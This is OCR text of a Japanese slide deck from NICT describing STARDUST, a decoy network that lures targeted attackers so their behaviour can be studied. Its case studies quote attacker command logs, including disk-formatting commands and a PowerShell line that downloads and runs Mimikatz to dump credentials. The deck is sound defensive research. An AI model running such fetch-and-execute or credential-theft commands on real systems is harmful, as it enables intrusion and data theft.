サイバー攻撃誘引基盤

STARDUST

～事後対応からリアルタイム対応へ～


国立研究開発法人 情報通信研究機構
サイバーセキュリティ研究所
サイバーセキュリティ研究室
井上　大介

NICT National Institute of Information and Communications Technology


NICTER Network Incident analysis Center for Tactical Emergency Response

国立研究開発法人 情報通信研究機構とは？

- 情報通信分野を専門とする日本で唯一の公的研究機関



日本標準時の生成･配信
(うるう秒挿入)




光通信システム
(ペタbps級 マルチコアファイバ)

宇宙通信システム
(超高速インターネット衛星きずな)

サイエンスクラウド
(ひまわり8号リアルタイムWeb)

電磁波センシング
(Pi-SAR2による3.11直後の
仙台空港)



バイオ･ナノICT
(生体分子の自己組織化)

脳情報通信融合
(ブレイン･マシーン･
インターフェイス)

多言語音声翻訳
(多言語音声翻訳アプリ
VoiceTra)


超臨場感コミュニケーション
(初音ミクさんの
電子ホログラフィ)

サイバーセキュリティ
(対サイバー攻撃アラートシステム
DAEDALUS)

NICT National Institute of Information and Communications Technology

NICTER Network Incident analysis Center for Tactical Emergency Response

サイバーセキュリティ研究室　研究マップ



サイバー攻撃誘引基盤

STARDUST

標的型攻撃

- 特定組織を標的にした長期に渡る執拗なサイバー攻撃
- 周到な内容のメールに添付されたマルウェアで組織に侵攻
- 組織内ネットワークに潜伏･浸透し重要情報を収奪

標的型攻撃のCyber Kill Chain

TECH.ASCII.jp「9.5社に1社が対象に！シマンテックが明かす日本の標的型攻撃」
http://ascii.jp/elem/000/000/652/652712/（2011-11-30）

標的型攻撃研究の難しさ（2011年当時）

●標的型攻撃の実データが集まらない！

✓ＮＩＣＴＥＲのような大規模観測網に掛からない

✓攻撃を受けた被害組織からデータが出てこない

- ログを長期間保存していない
- ログが攻撃者に消されている
- ログが存在しても機微情報が含まれ提供不可


✓マルウェアを解析しても初期侵入の表層的情報のみ

- バックドアを仕掛けた後は攻撃者による手動の攻撃


攻撃者の挙動を観測できる研究基盤が必要！

STARDUST


- 標的型攻撃等の攻撃者を誘い込む
  サイバー攻撃誘引基盤
- 組織を精巧に模擬した“並行ネットワーク”を自動生成
- Wormholeで並行ネットワークに実ネットワークのIPアドレスを付与



STARDUST システム概要



S T A R D U S T
- 並行ネットワークと模擬ノード -



- **並行ネットワーク**
  - ✓政府や企業等を精巧に模した模擬環境
  - ✓各種サーバやPCが数十台～数百台稼働
  - ✓数十の並行ネットワークを同時稼働可能

- **模擬ノード**
  - ✓並行ネットワーク内で稼働するPC端末
  - ✓組織の情報資産を模した模擬情報を配置
  - ✓模擬ノード内外の挙動をステルスに観測

標的型攻撃をリアルタイムに観測･分析可能に

ケーススタディ


- **日本を標的にした攻撃グループを解析**
  - vs. Blue Termite(予備調査)：真っさらな並行ネットワークを利用
  - vs. DragonOK：生活感のある並行ネットワークを利用

- **解析のワークフロー**
  1. マルウェアの動的解析によりC&Cサーバのドメインを入手
  2. 上述のC&Cサーバへの接続性を検証
  3. 並行ネットワーク上のホストでマルウェアを実行
  4. C&Cサーバと接続できなくなれば解析終了

#	解析日	攻撃グループ	マルウェア (MD5)	C&Cサーバの場所	並行ネットワークの設定
0	2015/08/04 ～ 2015/08/04	Blue Termite	7af68ddba01ba2d69a8ef7c17430e5d0	JP	• ADのドメインに参加 AD = Active Directory
1	2016/03/25 ～ 2016/04/11	DragonOK	251c0f90bfe9a302c471bf352b259874	US	• ADのドメインに参加 • ファイルやメールを設置
2	2016/05/27 ～ 2016/05/31	DragonOK	acc2e5f8abd7426574712fe6a13c2342	SG	• ADのドメインに参加 • ファイルやメールを設置
3	2016/08/18 ～ 2016/09/30	DragonOK	c938690a0558d070528a7cab4de0e9b3	US	• ADのドメインに参加 • ファイルやメールを設置

ケーススタディ用の並行ネットワーク

- 3つのサブネット
- 5台のWindows 7
  - ✓ ADに参加
- いくつかのサービスが動作
  - ✓ プロキシ, DHCP, DNS, AD, ファイル共有, etc.



NICT National Institute of Information and Communications Technology

NICTER Network Incident analysis Center for Tactical Emergency Response

Case 0 (vs. Blue Termite)

```
1  ipconfig /all
2  tasklist -v
3  tasklist -v
4  net view /domain
5  whoami
6  net use
7  dir c:¥users¥ktakahashi¥
8  dir c:¥users¥ktakahashi¥Desktop
9  format c: /s
10 shutdown -t 0
11 format c:¥
12 format c:
13 shutdown /s /t 0
```

- ネットワークやホストの状態を調査
- その後、攻撃者が *format* や *shutdown* コマンドでホストの停止を試みる

NICT National Institute of Information and Communications Technology

NICTER Network Incident analysis Center for Tactical Emergency Response

Case 1 (vs. DragonOK)

```
1  net view
2  systeminfo
3  whoami
4  tasklist
5  dir c:¥users¥nito¥desktop¥
6  dir "c:¥program files¥"
7  dir d:¥
8  dir c:¥users¥nito¥
9  dir c:¥users¥nito¥documents¥
10 dir c:¥users¥nito¥downloads¥
11 dir ¥x03"c:¥Program Files (x86)¥"
12 netstat –an
13 dir c:¥users¥nito¥documents¥¥x03Credential
14 ipconfig /all
```

```
15 whomai /groups | find /i "level”
16 whoami
17 whoami /groups
18 net group
19 net view
20 arp –a
21 netstat –ano
22 ping 10.136.8.4 –n 1 <IP addr. of proxy>
23 tasklist
24 netstat –an
25 net view
26 tracert
27 net view ¥¥win05
```

- 前ケースと同様にネットワーク/ホストを調査
- *whoami* コマンドの実行を *whomai* とタイポ
  - 手動でインタラクティブにコマンドを実行

Case 2 (vs. DragonOK)

```
1  ipconfig /all
2  cd Users¥ktakahashi¥Desktop
3  dir
4  [download] [MembersOfGeneralAffair.xlsx]
5  cd ??-???????????201605
6  dir
7  net view /domain
8  z:   <mount a file server named ”FS”>
9  dir
10 cd ??2016
11 dir
12 tasklist
13 net view
14 <skip L14-18, “net user” x 4 and “whoami”>
19 cd ¥
```

```
20 net view
21 dir ¥¥SOUMU04¥
22 z:
23 <skip L23,24, “cd ???” & “cd ????”>
25 cd *2011
26 dir
27 cd..
28 cd *2016
29 dir
30 cd..
31 cd *2015
32 dir
33 <skip L33-34, net view & group w/ /domain>
35 ping FS –n 1
36 net view ¥¥10.136.8.10    <IP addr. of FS>
```

- 正規表現を利用して *cd* コマンドを実行していた
- L35-36から、手動でコマンドを実行していたと推察

Case 3 (vs. DragonOK)

```
1  <skip L1-8, investigating network/host in a similar way in previous cases>
9  net view /doamin
10 net view /domain
11 <skip L11-16, investigating network/host in a similar way in previous cases>
17 ver
18 powershell IEX (New-Object Net.WebClient).DownloadString('URL'); Invoke-Mimikatz-DumpCerts
19 <skip L19-21, listing several folders using the dir command
22 dir *.txt
23 <skip L19-21, investigating network/host in a similar way in previous cases>
40 dir c:¥windows¥temp¥3.exe
41 c:¥windows¥temp¥3.exe
42 <skip L42-54, listing several folders using the dir command>
55 dir
```

タイポ

攻撃者が追加でツールを
ダウンロードして実行
(この環境では正しく動作しなかった)

正規表現の利用

3.exe が実行
後の解析でPlugX亜種と判明

STARDUST：ケーススタディまとめ

- **通説1：標的型攻撃は国家が関与した高度な攻撃**
  → **多くの攻撃者がマニュアルに沿った類似性の高い挙動**（アルバイト？）
- **通説2：攻撃者は組織内で不用意なスキャンをしない**
  → **組織内部調査のために頻繁にスキャン等を行う**（ネットワークで容易に観測可能）
- **通説3：攻撃者は潜入先のユーザの挙動を模して慎重に行動**
  → **一般ユーザが使用しないコマンドを多数使用**（エンドホストで容易に観測可能）

リーズナブルなリアルタイム対応は可能！